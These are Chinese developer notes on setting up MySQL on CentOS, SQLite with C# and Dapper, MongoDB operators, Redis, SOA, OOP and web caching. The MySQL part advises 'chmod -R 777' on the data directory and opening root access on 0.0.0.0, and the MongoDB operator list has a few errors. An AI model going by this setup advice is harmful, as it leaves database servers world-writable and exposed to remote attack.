由于我的系统是Linux7 Centos，所以选择第一个下载，下载完之后复制mysql80-community-release-el7-1.noarch.rpm文件到Linux文件夹中，在这个文件夹中打开终端，依次输入：

rpm -ivh mysql-community-release-el7-5.noarch.rpm

yum update

yum install mysql-server

然后稍等一会安装mysql，这是时间会有点长大概一个多小时把。

初始化MySQL

Mysqld –initizlize

启动MySQL Systemctl start mysqld

重启MySQL Systemctl restart mysqld

查看MySQL Systemctl status mysqld

这时有可能会报错，在var/log/mysqld.log文件中发现错误信息“***[ERROR] [MY-012271] [InnoDB] The innodb\_system data file 'ibdata1' must be writable***”，这是由于这个文件的权限不够导致的，找到ibdata1这个文件的目录“/var/lib/mysql/”给予其root权限“chmod –R 777 /var/lib/mysql/”就可以了。

下一个问题就是如何重置密码了，以及让外部网络访问了，首先将以下内容复制到“/etc/my.cnf”文件里。

#跳过密码验证

#skip-grant-tables

#允许远程访问

bind-address = 0.0.0.0


#设置加密格式

default\_authentication\_plugin=mysql\_native\_password

先把skip-grant-tables放开注释登陆进去，然后在mysql数据库下执行：

ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql\_native\_password BY '你的密码';

这里的root和localhost对应user表的**user**和**host**，我这里的host是%所以localhost改成%



修改成功后，执行FLUSH PRIVILEGES;刷新权限，再把skip-grant-tables注释掉，并重启。就能用另一台机器的Navicat连接了。


Sqlite

Windows环境下快速用C#来操作sqlite数据库


Sqlite作为一种轻量级的嵌入式数据，常常在C/S项目中扮演重要的角色，而且它具有免费，跨平台，占用空间小等特点。

下面就来说说C#如何快速地搭建Sqlite的环境吧，首先我的电脑是Win10操作系统，VS2017，.NET 4.0(要兼容XP系统)


1.打开<https://www.sqlite.org/download.html>下载这两个文件




解压第一个文件会得到sqlite的dll文件，解压第二个会得到[sqldiff.exe](https://www.sqlite.org/sqldiff.html)(显示SQLite数据库之间的差异)，[sqlite3.exe](https://www.sqlite.org/cli.html)(命令行工具)，[sqlite3\_analyzer.exe](https://www.sqlite.org/sqlanalyze.html)(显示使用sqlite数据库文件的单个表和索引使用的空间大小和效率)，然后把这几个文件复制到同一个文件夹下，再把这个文件夹设置为环境变量。再打开命令提示符，输入sqlite3显示版本号就说明设置的是正确的。



2.但是命令行工具开发起来效率不高，怎么办呢？当然是在借助一下数据库管理工具啦，我选择的是[SQLiteStudio](http://www.xue51.com/soft/4831.html)这个工具，用起来也蛮方便的，具体使用方法它的下载页面都有。



3.接着我们就可以打开VS新建一个项目，然后打开它的Nuget，搜索Sqlite的ADO.NET包并安装它



为了方便起见我又下载了dapper这个ORM工具，借助以前写过的帮助类，就能查询，修改数据库了。

帮助类如下：

DapperManage连接类：

using System.Configuration;

using System.Data;

using System.Data.SQLite;

namespace XCYN.Common.Dapper

{

public class DapperManager

{

public static string connectionString = ConfigurationManager.ConnectionStrings["XXX"].ConnectionString;

private static IDbConnection \_instance = null;

private static object \_lock = new object();

private DapperManager()

{

}

/// <summary>

/// 连接实例

/// </summary>

/// <returns></returns>

public static IDbConnection GetConnection()

{

if (\_instance == null)

{

lock (\_lock)

{

if (\_instance == null)

{

//连接SQLServer数据库

//\_instance = new SqlConnection(connectionString);

\_instance = new SQLiteConnection(connectionString);

}

}

}

return \_instance;

}

}

}

DapperHelper执行Sqlite命令：

using Dapper;

using System;

using System.Collections.Generic;

using System.Data;

namespace XCYN.Common.Dapper

{

/// <summary>

/// 增删改查命令

/// </summary>

public static class DapperHelper

{

/// <summary>

/// 添加操作

/// </summary>

/// <param name="sql"></param>

/// <param name="param"></param>

/// <param name="transaction"></param>

/// <returns></returns>

public static int Execute(string sql,object param = null,IDbTransaction transaction = null)

{

int count = 0;

IDbConnection conn = null;

try

{

conn = Dapper.DapperManager.GetConnection();

conn.Open();

count = conn.Execute(sql, param, transaction);

return count;

}

catch(Exception ex)

{

//封装异常处理

throw ex;

}

finally

{

conn.Close();

}

}

/// <summary>

/// 查询

/// </summary>

/// <typeparam name="T"></typeparam>

/// <param name="sql"></param>

/// <param name="param"></param>

/// <param name="transaction"></param>

/// <returns></returns>

public static List<T> Query<T>(string sql, object param = null, IDbTransaction transaction = null)

{

IDbConnection conn = null;

try

{

conn = Dapper.DapperManager.GetConnection();

conn.Open();

var list = conn.Query<T>(sql, param, transaction);

return list as List<T>;

}

catch(Exception ex)

{

throw ex;

}

finally

{

conn.Close();

}

}

/// <summary>

/// 单值查询

/// </summary>

/// <param name="sql"></param>

/// <param name="param"></param>

/// <param name="transaction"></param>

/// <returns></returns>

public static int ExecuteScalar(string sql, object param = null, IDbTransaction transaction = null)

{

IDbConnection conn = null;

try

{

conn = Dapper.DapperManager.GetConnection();

var obj = conn.ExecuteScalar<int>(sql, param, transaction, 3, CommandType.Text);

return obj;

}

catch (Exception ex)

{

throw ex;

}

finally

{

conn.Close();

}

}

}

}

最后新建一个单元测试项目测试一下能否查询和修改，别忘了在单元测试项目中添加App.Config文件并加入连接字符串：

App.Config：

<connectionStrings>

<add name="XXX" connectionString="Data Source=XXX.db;Version=3;" />

</connectionStrings>

参考：[(C#) SQLite数据库连接字符串](https://blog.csdn.net/liangyj66/article/details/67637370) [sqlite官网](https://sqlite.org/download.html) [sqlite安装](http://www.runoob.com/sqlite/sqlite-installation.html)

Dapper

## ****非关系型数据库(Nosql-Not Only Sql)****

* MongoDb：是一个基于分布式文件存储的数据库
* Hbase：属于hadoop(分布式系统)生态圈的组件，能存储海量数据
* Cassandra：优异的列式存储NoSQL
* Redis：基于内存的数据存储系统，支持多种类型存储，适用于高并发场合
* Memcache：基于内存的数据存储系统，高性能分布式内存缓存服务，适用于高并发场合

MongoDB

MongoDB的安装

* 首先下载Linux x64的安装包: <https://www.mongodb.com/download-center#atlas>
* 将安装包放到/usr目录下解压mongodb
* 在mongodb的根路径下创建一个data文件夹，data里在创建一个db文件夹
* 在mongodb的bin目录下打开终端执行：./mongod --dbpath=../data/db启动服务
* 然后我们测试一下是否可以使用MongoDB吧，在bin目录另外打开终端执行：mongo 会看到当前MongoDB的版本。
* 运行mongo 打开客户端，或者使用使用管理工具如robo
* **MongoDB与SQL的对应表**

|  |  |
| --- | --- |
| **SQL** | **MongoDB** |
| Database | database |
| Table | Collection |
| Row | Document |
| Column | Field |
| Index | Index |
| Table join | $lookup,embedded document |
| Primary key | Primary key |
| Aggreagation(聚合) | Aggregation pipeline |

关系运算符

等于 => $eq 语法结构:{field:{$eq:value}}

不等于 => $ne 语法结构:{field:{$ne:value}}

大于 => $gt 语法结构:{field:{$gt:value}}

大于等于 => $gte 语法结构:{field:{$gte:value}}

小于 => $lt 语法结构:{field:{$lt:value}}

小于等于 => $lte 语法结构:{field:{$lte:value}}

包含 => $in 语法结构:{field:{$in:[value1,value2,...]}}

不包含 => $nin 语法结构:{field:{$nin:[value1,value2,...]}}

**逻辑运算符**

并且 => $and 语法结构:{$and:[ Expression1, Expression2, ...]}

或者 => $or 语法结构:{$or:[ Expression1, Expression2, ...]}

或非 => $nor 语法结构:{$nor:[ Expression1, Expression2, ...]}

非 => $not 语法结构:{field:{$not:{operation-exrpession}}}

**Expression例子：{price:{$eq:10}}**

**operation-exrpession例子:{$eq:10}**

**元素运算符**

是否存在 => $exists 语法结构:{field:{$exist:<boolean>}}

是否为该类型 => $type 语法结构:{field:{$type:<BSON type>}}

**评估运算符**

求模 => $exists 语法结构:{$field:{$mod:[除数，余数]}}

正则表达式 => $regex 语法结构:{field:{$regex:/pattern/<options>}}

where条件 => $where 语法结构:{$where:function{ return <Boolean>; }}

**options枚举：**

**i => 忽略大小写**

**m => 匹配多条结果**

**x => 忽略所有的空格**

**s => .可以匹配所有的包扩新行在内的所有字符**

**数组运算符**

全部条件符合 => $all 语法结构:{field:{$all:[value1，value2， ...]}}

任意条件符合 => $elemMatch 语法结构: {field:{$elemMatch:[query1，query2，...]}}

数组长度符合 => $size 语法结构: {field:{$size:<int32>}}

**query例子：{$gt : 100} 或者 {$eq: ‘A’ }**

**列修改运算符**

加法 => $inc 语法结构:{$inc:{field1:<amount>},{field2:<amount>},...}

乘法 => $mul 语法结构:{$mul:{field1:<number1>,...}}

改名称 => $rename 语法结构 : {$rename:{<field1>:<NewName1>,<field2>:<NewName2>,...}}

改值 => $set 语法结构 :{$set:{<field1>:<value1>,<field2>:<value2>,...}}

详解：如果修改的值不存在则新增，存在则修改

无法修改时则添加 => $setOnInsert语法结构：{$setOnInsert:<field1>:<value1>,...},{upsert:true}

详细解释: 如果update的更新参数upsert:true，也就是如果要更新的文档不存在的话会插入一条新的记录，$setOnInsert操作符会将指定的值赋值给指定的字段，如果要更新的文档存在那么$setOnInsert操作符不做任何处理；

删除列 => $unset 语法结构：{$unset:{<field1> :“”,... }}

求最小值 => $min 语法结构：{$min:{<field1> : <value1>,...}}

求最大值 => $min 语法结构：{$max:{<field1> : <value1>,...}}

求当前时间 => $currentDate：{$currentDate:{<field>:}}

**数组修改运算符**

首个元素的占位符 => $ 语法结构:{‘<Array>.$’:value}

例子：db.students.updateOne({\_id:1,'grades':80},{$set:{'grades.$':90}});

这句命令的意思是修改id等于1并且grades包含80的数组，将grades里的第一个元素改成90

所有元素的占位符 => $[] 语法结构:{ <update operator>: { "<array>.$[]" : value } }

例子：db.students.update({ \_id:4},

{$inc:{'grades.$[].grade':100} //让所有的grade+100},

{multi:true});

这句命令的意思是，修改\_id等于4的数组，将grades里所有的grade加100

添加元素 => $addToSet 语法结构: {$addToSet:{field1:value1,.....}}

如果不存在则添加，如果存在则不添加。

出栈 => $pop 语法结构: {$pop:{<field>:<-1 | 1>,......}}

例子：{ \_id: 1, scores: [ 8, 9, 10 ] } //元数组

db.students.update( { \_id: 1 }, { $pop: { scores: -1 } } ) //移除第一个元素

{ \_id: 1, scores: [ 9, 10 ] } //出栈后

当field的值为1时移除最后一个元素，为-1时移除第一个元素

删除 => $pull 语法结构:{ $pull: { <field1>: <value|condition>, <field2>: <value|condition>, ... } }

删除数组中所有匹配条件的元素

例子：db.stores.update({},

{$pull:{fruits:{$in:['bananas','oranges']}}},

{multi:true //别忘了加上这个，要不然只能修改一行});

这句命令的意思是删除数组中包含bananas和oranges的元素

CRUD操作

新增操作有三个命令：insert,insertOne,insertMany

Insert可以插入一个Document或者Array

InsertOne只能插入一条Document

InsertMany可以插入一个Array

读取操作最简单的命令是find，输入条件可以查询所有数据.

其次还有findAndModify，由此引申出findOneAndDelete,findOneAndUpdate,

findOneAndReplace，这些操作实现了一系列事务操作。

修改操作有四个命令：update，updateOne，updateMany和修改行数插入命令类似。ReplaceOne和findOneAndReplace类似。

删除操作有三个命令：remote，deleteOne，deleteMany

Remote可以删除一行或多行，deleteOne只能删除一行，deleteMany可以删除多行。

**索引操作**

MongoDB中所多种类型的索引：

单键索引： Single Field Index

复合索引： Compound Index

分布式文件系统

MongoDB内置一套文件系统名为GridFS（Grid File System）

我们可以使用它来存储大于16M的文件。

它具有多机器存储备份，可以突破一般文件系统对file的限制，分段存储，不像普通file system是整个存储的。这样读取大型文件时就不会占用大量的内存。

支持多种驱动，如Java，C#等

GridFS会将文件存储在两个Document里：

1. Chunks用来存储二进制数据
2. Files用于存储基本文件信息

具体的命令我们可以参考以下链接：

<https://docs.mongodb.com/manual/reference/program/mongofiles/index.html>

其中最简单的包括：

存储文件：mongofiles –d <database> put <filename>

删除文件：mongofiles –d <database> delete <filename>

获取文件：mongofiles –d <database> -l <new\_filename> get <filename>

常用的命令还有：

--host <hostname><:port>

--port <port>

聚合操作

MongoDB中有一个聚合工具：Aggregate，类似于SQL语句中的Group By。聚合工具可以让开发人员直接使用MongoDB的原生的命令操作数据库中的数据，并按要求进行聚合，聚合大幅提高了开发效率。

Aggregate PipeLine指的是命令将会按照顺序依次执行，并且管道操作可以重复，它的工作原理如图所示：



Aggreagte是一个数组，其中包含多个对象（命令），通过遍历PipeLine数组对Collection中数据的操作

你可以调用一下的阶段（stages）：

$lookup：相当于左外连接，它的语法如下：

{

$lookup:

{

From:<外联接的集合 >,

localField:<连接的列名>,

foreignField:<外联接的列名>,

as:<输出的列名>

}

}

$match：相当于过滤条件，它的语法如下：

{ $match :{<query>}}

$group：可以分组来计算出结果

{

$group:

{

\_id:<expressing>,

<field1>:{<accumulator1>:<expression1>},

……

}

}

具体解释：

Expression：我们可以使用“$属性名”或“$属性名.属性名….”来表示一个字段

Accumulator：累计运算符有很多中，常见的有$avg,$first,$last,$max,$min,$sum等。

$project：标记要显示的列名

{

$project:

{

\_id:0 or 1,

<field>:0 or 1,

}

}

Aggreagte pipeLine的优势包括：可以对超过BSON限制（16M）的数据进行处理，2可以分片。

查询计划(Query Plan)

我们可以使用db.Collection.explain()来查看查询计划，它可以为我们制定优化方案提供支持。

每次我们查询时都会生成一个查询计划，下次再查询时，系统会优先考虑之前缓存下来的查询计划。具体步骤如图所示。



要注意的是查询计划会在重启或关闭时清空。

索引创建策略

1. 如果查询只查询单个键，只需建立单键索引即可
2. 如果查询要支持多种条件，则需要建立复合索引。

比如：

{ "category": 1, "item": 1 }

可以用： category做前缀

也可以用：category + item

千万不要： item + category 这种模式。。。

1. Sort时最好Sort的键也在索引上
2. 索引最好能存储在内存中
3. 确保索引的高选择性（可用复合索引代替单键索引和复合索引）

Redis

Redis是一个开源的**内存存储的数据结构数据库**，它可以作为数据库，缓存，消息队列。支持多种数据格式。和mc相比具有数据持久化的能力。并能通过哨兵和集群提高可用性。

它具有以下数据类型：

字符串类型

在Redis里面采用的是SDS来封装char[]的，这个也是redis的最小存储单元。RedisObject是redis的基本数据类型，对照C#中的Object对象。而**字符串类型**就是在RedisObject基础上封装的代码。

其中的incr,incrby命令可以实现原子自增，用它来**生成唯一订单号**比较方便。因为如果在当前服务器生成一个订单号，如果面对高并发的情况有可能会产生两个相同的订单号。

不同类型均可调用的命令：

Exists key可以检测键是否存在

Type key 可返回key对应值的存储类型

Expires key seconds 可设置key的存在时间

Persist key 可设置key为持久化

TTL key 返回key剩余的存在时间

列表类型

List类型按照插入顺序排序，最常用作消息队列，常用的就四个方法LPOP,LPUSH,RPOP,RPUSH。我们可将能够异步处理的请求放到消息队列中去。

哈希类型

Redis中的哈希类型，可以用来存放对象了，类似与C#中的Dictionary以键值对的形式存放数据

集合类型

集合类型是哈希类型的“简易版”，它比Dictionary节省很多内存消耗，类似C#的HashSet类型。底层数据结构和哈希类型类似，只是value为null，所以key不能重复，且无序。

有序集合类型

有序集合和哈希类型的最大区别就是范围查找时它的时间复杂度为O(logN) + M，后者为O(N)。它的每一个字符串元素都会关联到score，里面的元素总是通过score进行排序。

事务

Multi，Exec，Discard，Watch是Redis的事务命令。事务一般分为3个步骤：**生成事务**（Multi），**生成命令**（各种Redis命令），**执行命令**（Exec）。

Redis中没有回滚的说法。因为Redis命令只有在因语法错误而失败，或是命令用在了错误类型的键上面。这也就是说是由于编程错误造成的。而且不支持回滚也可以让Redis保持快速且简单。

假如在你执行命令的过程中，要修改的那些数据发生了改变，那我执行的命令有什么用呢？所以Watch命令就是为此而生的。Watch命令的作用就是假如在multi之后exec之前这段时间里key的值发生了修改，那么exec就会失败。你只需要在multi之前用watch去监视key就行。

订阅/发布

很多的消息队列都有这个功能，比较常见的场景是邮件订阅，比如你订阅了某个作者的博客，如果博主发了文章那么那些订阅了它的读者就能收到通知。

常见的命令就两个：subscribe channel **订阅频道**，publish channel message 给指定频道**发布消息**

还有一个就是psubscribe pattern 订阅复合模式的频道。

持久化

Redis有两种持久化方式**RDB**（也叫**快照**）和**AOF**。快照指的是每隔一段时间就对你的数据进行一次存储。AOF则会记录每一次对服务器的写入操作，当服务器重启时会重新执行这些命令恢复原始数据，而且redis还会对aof文件进行重写防止过大。

你可以同时开启两种持久化方式。

快照的优点是可以最大化redis的性能，缺点是可能会丢失几秒钟甚至几分钟的数据。

AOF的优点是让redis更加耐久，默认是每秒保存一次数据，缺点是AOF的速度可能会比快照慢一些。

快照的配置方法可为：在配置文件SNAPSHOTTING节中，标记save seconds change，后面再设置以下存储的位置即可。

AOF的配置方法为：在配置文件的APPEND ONLY MODE节中，设置appendonly yes（默认配置），再指定存储文件，保存频率，这里推荐采用默认配置appendfsync everysec即可。

## ****面向服务架构SOA****

* 通过服务整合来解决系统集成的一种思想
* .
* WSDL
  + Web Services Description Language是一个用来描述Web服务和说明如何与Web服务通信的XML语言。为用户提供详细的接口说明书
* UDDI
  + Universal Description，Discovery and Integration统一描述、发现和集成, 提供一种发布和查找服务描述的方法。UDDI 数据实体提供对定义业务和服务信息的支持。
* SOAP
  + Simple Object AccessProtocol，简单对象访问协议，基于XML 和 HTTP 用于在应用程序之间进行通信的一种通信协议
    - Web Services：基于SOAP协议，数据格式是XML
    - Wcf/Wcf Rest：可以不依赖于IIS，基于SOAP，支持多种通信协议，但配置繁琐
  + 测试工具：SoapUI...
* REST
  + REpresentational State Transfer ，表现层状态转移，是一种架构风格，提供了设计概念原则和约束。
  + RESTful
    - 满足这些原则和条件的就称RESTful架构
    - Web API：RESTful的实现，一个用于构建HTTP服务的框架
  + 测试工具：Fiddler、Postman、Jmeter...
* 微服务
  + 是SOA的一种实现，更侧重于组件化和服务化
* JSON-RPC
  + Remote Procedure Call Protocol，远程过程调用协议，高性能二进制协议，比RESTful要高效（类似于Web Services的使用风格）

## ****面向对象OOP****

* 三大基本特性
  + 继承，封装，多态
    - 抽象类abstract和接口interface的各种用法及实现
    - Virtual、abstract、override、New、extern等关键字的含义及用法
    - 设计模式的应用
    - ...
* 六大基本原则（高内聚，低耦合）
  + 单一职责原则SRP(Single Responsibility Principle)
  + 开放封闭原则OCP(Open－Close Principle)
  + 里式替换原则LSP(the Liskov Substitution Principle)
  + 依赖倒置原则DIP(the Dependency Inversion Principle)
  + 接口分离原则ISP(the Interface Segregation Principle)
  + 最少知识原则LKP(Least Knowledge Principle）（也称：迪米特原则）

设计模式

创建型

这些设计模式提供了一种在创建对象的同时隐藏创建逻辑的方式，而不是使用 new 运算符直接实例化对象。这使得程序在判断针对某个给定实例需要创建哪些对象时更加灵活。

结构型

这些设计模式关注类和对象的组合。继承的概念被用来组合接口和定义组合对象获得新功能的方式。

行为型

这些设计模式特别关注对象之间的通信。

## ****缓存及优化技术****

* 浏览器自身缓存技术(cache control,与服务器约定,js /css等缓存)
* Session(SessionId)(会话,为了弥补http协议的无状态特性)
* Cookie(浏览器存储,为了弥补http协议的无状态特性)
* Localstorage(Html5新特性 浏览器本地存储,为了弥补Cookie存储不足)
* Application(服务器全局变量)
* Static(依赖于IIS，进程回收会丢失)
* Cache(服务器缓存)
* 为了更清楚的了解，我们总结出每一种对象应用的具体环境，如下表所示：
* 
* **浏览器缓存**
* 概念：简单来说，浏览器缓存就是把一个已经请求过的Web资源（如html页面，图片，js，数据等）拷贝一份副本储存在浏览器中。缓存会根据进来的请求保存输出内容的副本。当下一个请求来到的时候，如果是相同的URL，缓存会根据缓存机制决定是直接使用副本响应访问请求，还是向源服务器再次发送请求。比较常见的就是浏览器会缓存访问过网站的网页，当再次访问这个URL地址的时候，如果网页没有更新，就不会再次下载网页，而是直接使用本地缓存的网页。只有当网站明确标识资源已经更新，浏览器才会再次下载网页。至于浏览器和网站服务器是如何标识网站页面是否更新的机制，将在后面介绍。
* 报文头里的一些关键信息：
* Expires：Http1.0 中的标准，表明过期时间，注意此处的时间都是指的是服务器的时间。
* Cache-Control：Http1.1 中的标准，可以看成是 expires 的补充。使用的是相对时间的概念。
* Cache-Control的属性：
* max-age: 设置缓存的最大的有效时间，单位为秒（s）。max-age会覆盖掉Expires
* s-maxage: 只用于共享缓存，比如CDN缓存（s -> share）。与max-age 的区别是：max-age用于普通缓存，  
  而s-maxage用于代理缓存。如果存在s-maxage,则会覆盖max-age 和 Expires.
* public：响应会被缓存，并且在多用户间共享。默认是public。
* private: 响应只作为私有的缓存，不能在用户间共享。如果要求HTTP认证，响应会自动设置为private。
* no-cache: 指定不缓存响应，表明资源不进行缓存。但是设置了no-cache之后并不代表浏览器不缓存，而是在缓存前要向服务器确认资源是否被更改。因此有的时候只设置no-cache防止缓存还是不够保险，还可以加上private指令，将过期时间设为过去的时间。
* no-store: 绝对禁止缓存。
* Last-modified: 表明请求的资源上次的修改时间。
* If-Modified-Since：客户端保留的资源上次的修改时间。
* Etag：资源的内容标识。（不唯一，通常为文件的md5或者一段hash值，只要保证写入和验证时的方法一致即可）
* 所以缓存的调用步骤是：  
  1） 查看是否有cache-control 的max-age / s-maxage , 如果有，则用服务器时间date值 + max-age/s-maxage 的秒数计算出新的过期时间，将当前时间与过期时间进行比较，判断是否过期  
  2）如果没有，则用expires 作为过期时间比较
* 3）如果过期了，则请求服务器，服务器接收到请求之后，通过Last-Modified和Etag判断文件是否修改过，如果没有修改过则发送一个304到客户端，告诉浏览器直接从自己本地的缓存取数据；如果修改过那就整个数据重新发给浏览器。
* 
* 参考资料：
* <https://www.cnblogs.com/slly/p/6732749.html#undefined>
* <https://www.cnblogs.com/shixiaomiao1122/p/7591556.html>
* <https://segmentfault.com/a/1190000011212929>
* 具体实现：
* <meta http-equiv="Expires" content="0"/>
* <meta http-equiv="Cache-Control" content="no-cache"/>
* **Session会话**
* 1、 InProc Session Provider是最快的，因为所有数据都存在应用程序的内存里，Session数据在IIS重启，或者站点被回收的情况下丢失，你可以在用户量较小的网站上使用这种模式，但别在Web Farm下使用。
* 2、 State Server模式：Session数据被存储于aspnet\_state.exe应用中，他在Web服务之外保存Session数据，所以Web服务出现问题不会对他的Session数据造成影响，在将Session数据存储到StateServer之前需要序列化对象，在Web Farm中我们能安全地使用这个模式。
* 3、 SQL Server模式：他将Session数据保存到SQL Server中，我们需要提供连接串，我们存储时也需要对对象进行序列化，这种模式在实际Web Farm的生产环境中是非常有用的。
* 4、 Custom模式，当我们需要使用一个已经存在的表来存储Session数据时，在自定义模式中，我们也能创建自定义的Session ID，但是不推荐你自己来实现Provider，推荐使用第三方的Provider。
* 参考资料：
* <https://www.cnblogs.com/ideacore/p/6423281.html>
* [ASP.NET性能优化之分布式Session](http://www.cnblogs.com/luminji/archive/2011/11/03/2195704.html)
* **Cookie机制**
* Cookie的作用
* 比如你登录录邮箱，登录一个页面。我们经常会在此时设置30天内记住我，或者自动登录选项
* Cookie的分类
* cookie分为会话cookie和持久cookie，会话cookie是指在不设定它的生命周期expires时的状态，前面说了，浏览器的开启到关闭就是一次会话，当关闭浏览器时，会话cookie就会跟随浏览器而销毁。当关闭一个页面时，不影响会话cookie的销毁。会话cookie就像我们没有办理积分卡时，单一的买卖过程，离开之后，信息则销毁。
* 持久cookie则是设定了它的生命周期expires，此时，cookie像商品一样，有个保质期，关闭浏览器之后，它不会销毁，直到设定的过期时间。对于持久cookie，可以在同一个浏览器中传递数据，比如，你在打开一个淘宝页面登陆后，你在点开一个商品页面，依然是登录状态，即便你关闭了浏览器，再次开启浏览器，依然会是登录状态。这就是因为cookie自动将数据传送到服务器端，在反馈回来的结果。持久cookie就像是我们办理了一张积分卡，即便离开，信息一直保留，直到时间到期，信息销毁。
* Cookie的限制
* **Cookie的性质上是绑定到当前域名下的。**当设定了当前Cookie后，再给创建它的域名发送请求时都会包含这个cookie。
* 每个域的Cookie是有数量限制的，不同的浏览器之间各不相同：
* IE6及之前的版本限制每个域最多20个cookie
* IE7及之后的版本限制50个cookie
* Firefox限制每个域最多50个cookie
* Opera限制每个域最多30个cookie
* Safari和Chrome对cookie的数量没有限制
* 浏览器对域的大小也有限制，大多数浏览器都有大约**4kb的长度限制**
* Cookie的构成
* Cookie由浏览器保存由以下信息组成：
* **名称**：cookie的名称，具有唯一性，不区分大小写，cookie名称必须经过URL编码
* **值**：存储在cookie中的字符串值，必须经过URL编码
* **域**：cookie只对指定域有效。所有向该域发送的请求都会包含该cookie信息。这个值可以包含子域(如：[www.baidu.com](http://www.baidu.com))，也可以不包含子域(如:baidu.com，这样就对baidu.com所有子域都有效，这是实现单点登陆的关键)
* **路径**：对于指定域中的那个路径，应该向服务器发送cookie。例如：你可以指定向[www.baidu.com/pay](http://www.baidu.com/pay)发送cookie，而[www.baidu.com不会发送cookie](http://www.baidu.com不会发送cookie)。
* **失效时间**：表示cookie何时应该被删除的时间戳，这个值是GMT 格式的日期
* **安全标志**：指定后，cookie只有在使用SSL连接时才会发送到服务器。
* 参考资料：
* <https://blog.csdn.net/u014753892/article/details/52821268>
* LocalStorage和SessionStorage
* HTML5 提供了两种在客户端存储数据的新方法：
* localStorage - 没有时间限制的数据存储
* sessionStorage - 针对一个 session 的数据存储
* 之前，这些都是由 cookie 完成的。但是 cookie 不适合大量数据的存储，因为它们由每个对服务器的请求来传递，这使得 cookie 速度很慢而且效率也不高。
* 要访问同一个LocalStorage，页面必须来自同一个域名(子域名无效)，使用同一种协议，在同一个端口上。
* 在 HTML5 中，数据不是由每个服务器请求传递的，而是只有在请求时使用数据。它使在不影响网站性能的情况下存储大量数据成为可能。
* **限制**
* 对于localStorage而言，大多数浏览器会有5MB的限制
* SessionStorage有的浏览器没有限制，有的有2.5MB和5MB的限制
* 参考网址：
* <http://www.w3school.com.cn/html5/html_5_webstorage.asp>
* Application
* Application相当于应用程序的“全局变量”，如图所示：
* 
* 在这张图中，Web服务器中运行的Web应用程序就是我们所说的Application，每个客户端与Web服务器之间建立的连接就可以看做是一个Session。比如现在服务器端运行的是一个论坛系统，那么现在这个正运行在服务器端的论坛系统的软件就可以看做Application，而每个在线的用户与之建立的连接就相当于一个Session。
* 如果要使用Application要注意的是所有的写操作都要在Application\_OnStart事件中完成（global.Asax），尽管可以使用Application.Lock()避免了冲突，但是它串行化了对Application的请求，会产生严重的性能瓶颈；
* 参考网址：
* <https://blog.csdn.net/lxlj2006/article/details/5608281>
* <https://www.cnblogs.com/Arlar/p/5934651.html>
* Cache
